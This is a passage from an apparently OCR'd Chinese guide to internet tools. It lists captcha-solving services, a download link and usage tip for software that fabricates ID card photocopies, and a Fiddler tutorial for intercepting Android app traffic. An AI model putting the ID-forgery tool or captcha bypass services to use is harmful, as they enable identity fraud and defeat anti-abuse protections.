8. 发现和收集潜在客户信息；
9. 采集行业网站的产品目录及产品信息；
10. 在各大电商平台之间同步商品信息，做到在一个平台发布，其他平台自动更新。

3.17.6.4、网络神采

参考网址：http://www.yqjk.com/

通过输入关键字监测指定网站，可以监测新闻网站、论坛、博客、微博以及国外媒体网站等。
监测后的信息，可以在舆情服务平台中管理、导出简报、生成图表等，为用户全面掌握互联网舆情动态，做出正确舆论引导，提供分析依据。
快速、准确、灵活、分布式，是本系统的特点及优势。第一时间监测到互联网上的舆论信息，是本系统的根本任务。

3.17.7、验证码识别

参考网址：http://www.downxia.com/downinfo/45747.html


验证码识别平台：

http://bbb.zhima365.com/

http://www.ysdm.net/

http://www.jsdati.com/

http://www.uudama.com/




3.17.8、身份证复印件制作工具

下载地址：http://so.baiduyun.me/search.php?wd=%E4%BA%8C%E4%BB%A3%E8%BA%AB%E4%BB%BD%E8%AF%81+%28%E5%A4%8D%E5%8D%B0%E4%BB%B6%29+%E5%88%B6%E4%BD%9C%E8%BD%AF%E4%BB%B6&ch=&tn=baidu&bar=&rsv_spt=3&ie=utf-8&rsv_n=2&rsv_sug3=1&inputT=461

下载地址：http://pan.baidu.com/s/1sj37GoH

使用方法：照片格式改成 bmp ，导入到目录内的 bmp 目录就可以。



3.18、数据嗅探

3.18.1、fiddler


参考网址：http://www.telerik.com/fiddler

下载地址：http://www.cr173.com/soft/42248.html

使用教程：http://www.cnblogs.com/TankXiao/archive/2012/02/06/2337728.html

http://jingyan.baidu.com/article/5d6edee221f0b399ebdeec7f.html

官方最新版：http://www.cr173.com/soft/57378.html



3.18.1.1、fiddler 对安卓应用抓包演示

参考网址：http://www.cr173.com/html/37625_1.html

做开发需要抓取手机 app 的 http/https 的数据包，想看 APP 发出的 http 请求和响应是什么，这就需要抓包了，这可以得到一些不为人知的 api，比如还可以干些“坏事”...

需要工具：


Fiddler 抓包软件


Android 手机一台

一、如何使用 Fiddler2

下载完成后安装，安装过程就不贴图了。

如下图设置 Fiddler 代理：





点击 OK，在这里代理就设置完成，一定要重启软件配置才生效，下面是手机端的设置。

二、手机端代理设置

以三星 S4 为例子，


1、如下图真机三星 S4 设置：


找到你的 Wifi，必须电脑和手机处于同一个 Wifi 下。最好是电脑发一个 Wifi 出来。


长按 wifi 热点，选择修改网络配置。

代理设置为：手动；代理主机名为你的电脑 Ip，端口就是刚才 Fiddler 设置的端口。

2、模拟器（android 2.3）设置









到这里设置完成，让我们看看我们都抓到什么东东。

我们看看微博客户端吧，获取首页内容如下：



不禁感叹，很好很强大~~~~~~~~~~~~~~~~~~~~~~~~~~

